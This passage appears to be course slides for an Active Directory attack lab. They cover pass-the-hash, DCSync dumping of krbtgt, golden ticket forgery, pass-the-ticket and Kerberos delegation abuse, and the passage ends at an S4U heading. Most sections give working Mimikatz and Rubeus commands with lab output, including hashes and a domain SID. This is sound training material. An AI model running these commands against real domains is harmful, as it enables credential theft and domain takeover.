# OBTAINING TGT (1 & 2)



# OBTAINING TGS (3 & 4)



# **BONUS MISSION**

PTH with domain admin account

Dump krbtgt hash

Use hash to forge golden ticket

# SOLUTION: PTH AND DUMP KRBTGT

Perform Pass the hash with the Domain Admin account:

```
Mimikatz.exe
```

```
sekurlsa::pth /user:DAdmin.user /domain:alto.tel
/ntlm:ab17459b22bc447d860c7243f6b40436 /run:powershell.exe
```

Perform DC Sync attack and dump krbtgt hash:

```
Mimikatz.exe
```

```
lsadump::dcsync /user:krbtgt
```

# SOLUTION GOLDEN TICKET

Golden ticket:

mimikatz.exe

```
kerberos::golden /domain:alto.tel /sid:[Domain sid] /aes256:[krbtgt aes256 hash]
/user:administrator /groups:512 /ptt
```

```
Dir \\dc-01.alto.tel\c$
```

```

mimikatz # kerberos::golden /domain:alto.tel /sid:S-1-5-21-2582176681-3086773903-3647961831 /aes256:4adbc687ccf498889859b868aa82a6927b94f3668e28b9d222e8a20935e2d923 /user:administrator /groups:512 /ptt
User : administrator
Domain : alto.tel (ALTO)
SID : S-1-5-21-2582176681-3086773903-3647961831
User Id : 500
Groups Id : *512
ServiceKey: 4adbc687ccf498889859b868aa82a6927b94f3668e28b9d222e8a20935e2d923 - aes256_hmac
Lifetime : 8/1/2022 6:56:54 AM ; 7/29/2032 6:56:54 AM ; 7/29/2032 6:56:54 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
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* KrbCred generated

Golden ticket for 'administrator @ alto.tel' successfully submitted for current session

mimikatz # exit
Bye!
PS C:\Users\pwnd.user\Desktop\AD-Tools> klist
Current LogonId is 0:0x90826
Cached Tickets: (1)

#0> Client: administrator @ alto.tel
Server: krbtgt/alto.tel @ alto.tel
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 8/1/2022 6:56:54 (local)
End Time: 7/29/2032 6:56:54 (local)
Renew Time: 7/29/2032 6:56:54 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
PS C:\Users\pwnd.user\Desktop\AD-Tools> dir \\dc-01\c$

Directory: \\dc-01\c$

Mode LastWriteTime Length Name
---- ----- ----
d----- 9/15/2018 12:19 AM PerfLogs
d-r--- 7/15/2022 11:19 PM Program Files
d----- 7/15/2022 11:19 PM Program Files (x86)

```

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# PASS THE TICKET

Getting the user's tickets and using it to impersonate the user. The tickets are stored in LSASS and can be extracted using Mimikatz:

```
.\Mimikatz.exe
sekurlsa::tickets /export
and Rubeus
.\\Rubeus.exe dump
```

The tickets will be dumped in .kirbi format. Then the ticket can be injected into our session using Mimikatz:

```
.\Mimikatz.exe
kerberos::ptt victimticket.kirbi
and Rubeus
.\\Rubeus.exe ptt /ticket:victimticket.kirbi
```




# DELEGATION

# DELEGATION (UNCONSTRAINED)

- Feature in AD allows users or computers to impersonate other accounts and perform tasks on their behalf (via Kerberos). The only option available in Windows 2000.
- Common with systems running services with users authenticating and requiring access to back-end systems (i.e. web and sql).
- When a user authenticating and accessing service in a computer with “Unconstrained Delegation” enabled, DC includes copy of the user’s TGT into the service ticket (TGS) which later gets saved into the computer’s memory.
- Then computer can use the user’s TGT and access other services on behalf of the user.
- If you compromised computer with “Unconstrained Delegation” you can monitor and dump the saved tickets and perform “Pass the Ticket”.
- What if Domain Admin authenticating to this computer??!




# DELEGATION (UNCONSTRAINED)



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## Prerequisites

- Computer with “Trust the computer for delegation to any service” enabled.
- Authenticating Users neither should be part of “Protected User Group” nor having “Account is sensitive and cannot be delegated” is set (applies to all types of delegation).



# **BONUS MISSION**

Find computers with unconstrained delegation enabled

Log in and monitor the memory for TGT delegation tickets from Domain Admins

From Domain Admin, browse any directory on the computer

Capture the TGT ticket and perform Pass The Ticket Attack

# DELEGATION (UNCONSTRAINED)

To find computers with Unconstrained Kerberos Delegation:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties trustedfordelegation,serviceprincipalname,description
```

or

```
Get-NetComputer –Unconstrained | where {$_.primarygroupid -eq 515}
```

To monitor delegation tickets using Rubeus:

```
Rubeus.exe monitor /monitorinterval:10 /targetuser:administrator /nowrap
```

```
Rubeus.exe triage
```

```
Rubeus.exe dump /user:Administrator
```

Or

It can be checked and extracted using mimikatz:

```
sekurlsa::tickets
```

```
sekurlsa::tickets /export
```

# **DELEGATION (UNCONSTRAINED)**

To trigger the Kerberos delegation, from DC-01:

dir \\WKS-01\CS\$

# PASS THE TICKET

- Passing the Kerberos ticket, authenticating and accessing its resources

Convert the Base64 ticket captured by Rubeus to kirbi file

```
[IO.File]::WriteAllBytes("C:\Users\pwnd.user\Desktop\AD-Tools\admin.kirbi",
[Convert]::FromBase64String("d0lF....=="))
```

Pass the Ticket using Rubeus

```
Rubeus.exe ptt /ticket:admin.kirbi
```

Pass the Ticket using Mimikatz

```
Kerberos::ptt C:\Users\pwnd.user\Desktop\AD-Tools\admin.kirbi
```

# DELEGATION (CONSTRAINED)

- When user account is set with “Constrained Delegation”, it is allowed to impersonate any domain user or computer and authenticate to the services that it is trusted to delegate to. (released with windows 2003)

## Prerequisites

User Account can be used for constrained delegation by having:

- “TRUSTED\_TO\_AUTHENTICATE\_FOR\_DELEGATION (T2A4D)” User-Account-Control flag.*
- msDS-AllowedToDelegateTo attribute set on the user account to specify list of services SPNs*
- Authenticating Users neither should be part of “Protected User Group” nor having “Account is sensitive and cannot be delegated” is set (applies to all types of delegation).*

# DELEGATION (CONSTRAINED)

- User/computer Account having SPNs set in their msDS-AllowedToDelegateTo property can impersonate any user in the domain (can be delegated) to those SPNs of services.

The image displays two side-by-side screenshots of the Active Directory Properties dialog box for a user account named 'iis.srvc'.  
The left screenshot shows the 'Delegation' tab. It contains a note: 'Delegation is a security-sensitive operation, which allows services to act on behalf of another user.' Below this are two radio button options: 'Do not trust this user for delegation' and 'Trust this user for delegation to any service (Kerberos only)', both of which are unselected. The selected option is 'Trust this user for delegation to specified services only', with two sub-options: 'Use Kerberos only' and 'Use any authentication protocol', where 'Use any authentication protocol' is selected. A table titled 'Services to which this account can present delegated credentials:' lists several services and their corresponding service accounts:

| Service Type   | User or Comp... | Port | Service Name | Don |
|----------------|-----------------|------|--------------|-----|
| browser        | DC-01           |      | ALTO         |     |
| cifs           | DC-01           |      | ALTO         |     |
| Dfsr-12F9A2... | DC-01.alto.tel  |      |              |     |
| dhcp           | DC-01           |      | ALTO         |     |
| dmserver       | DC-01           |      | ALTO         |     |
| DNS            | DC-01.alto.tel  |      |              |     |

  
The right screenshot shows the 'Attributes' tab of the properties dialog. It lists various attributes and their values. The 'mobile' attribute is highlighted with a blue selection bar:

| Attribute                   | Value                               |
|-----------------------------|-------------------------------------|
| mail                        | <not set>                           |
| manager                     | <not set>                           |
| maxStorage                  | <not set>                           |
| mhsORAddress                | <not set>                           |
| middleName                  | <not set>                           |
| mobile                      | <not set>                           |
| msCOM-UserPartitionSetLink  | <not set>                           |
| msDRM-IdentityCertificate   | <not set>                           |
| msDS-AllowedToActOnBehal... | <not set>                           |
| msDS-AllowedToDelegateTo    | www/DC-01.alto.tel/alto.tel; www/DC |
| msDS-AssignedAuthNPolicy    | <not set>                           |
| msDS-AssignedAuthNPolicy... | <not set>                           |
| msDS-AuthenticatedAtDC      | <not set>                           |
| msDS-Cached-Membership      | <not set>                           |

Needs SeEnableDelegationPrivilege on a domain controller to modify it.  
(Domain/Enterprise Admins) only have them by default.

# DELEGATION (CONSTRAINED)

Trusted To Authenticate For Delegation Flag Value will be set automatically once we configure the constrained delegation:

- 16777216 (Decimal)
- 0x1000000 (Hex)

| Published Certificates          |                                     | Member Of   |         | Password Replication |              | Dial-in        | Object |  |  |  |  |  |  |
|---------------------------------|-------------------------------------|-------------|---------|----------------------|--------------|----------------|--------|--|--|--|--|--|--|
| Security                        |                                     | Environment |         | Sessions             |              | Remote control |        |  |  |  |  |  |  |
| General                         | Address                             | Account     | Profile | Telephones           | Organization |                |        |  |  |  |  |  |  |
| Remote Desktop Services Profile |                                     | COM+        |         | Attribute Editor     |              |                |        |  |  |  |  |  |  |
| Attributes:                     |                                     |             |         |                      |              |                |        |  |  |  |  |  |  |
| Attribute                       | Value                               |             |         |                      |              |                |        |  |  |  |  |  |  |
| uid                             | <not set>                           |             |         |                      |              |                |        |  |  |  |  |  |  |
| uidNumber                       | <not set>                           |             |         |                      |              |                |        |  |  |  |  |  |  |
| unicodePwd                      | <not set>                           |             |         |                      |              |                |        |  |  |  |  |  |  |
| unixHomeDirectory               | <not set>                           |             |         |                      |              |                |        |  |  |  |  |  |  |
| unixUserPassword                | <not set>                           |             |         |                      |              |                |        |  |  |  |  |  |  |
| url                             | <not set>                           |             |         |                      |              |                |        |  |  |  |  |  |  |
| userAccountControl              | 0x1000000 = ( TRUSTED_TO_AUTHENTIC, |             |         |                      |              |                |        |  |  |  |  |  |  |
| userCert                        | <not set>                           |             |         |                      |              |                |        |  |  |  |  |  |  |

# DELEGATION (CONSTRAINED)

## TRUSTED\_TO\_AUTHENTICATE\_FOR\_DELEGATION


- T2A4D is used for “Protocol Transition” which enables users to authenticate to services that don’t support Kerberos and their access needs to be delegated to a second service like CIFS or SQL. Hence S4U extension has been implemented.

## Kerberos Protocol extensions (S4U):

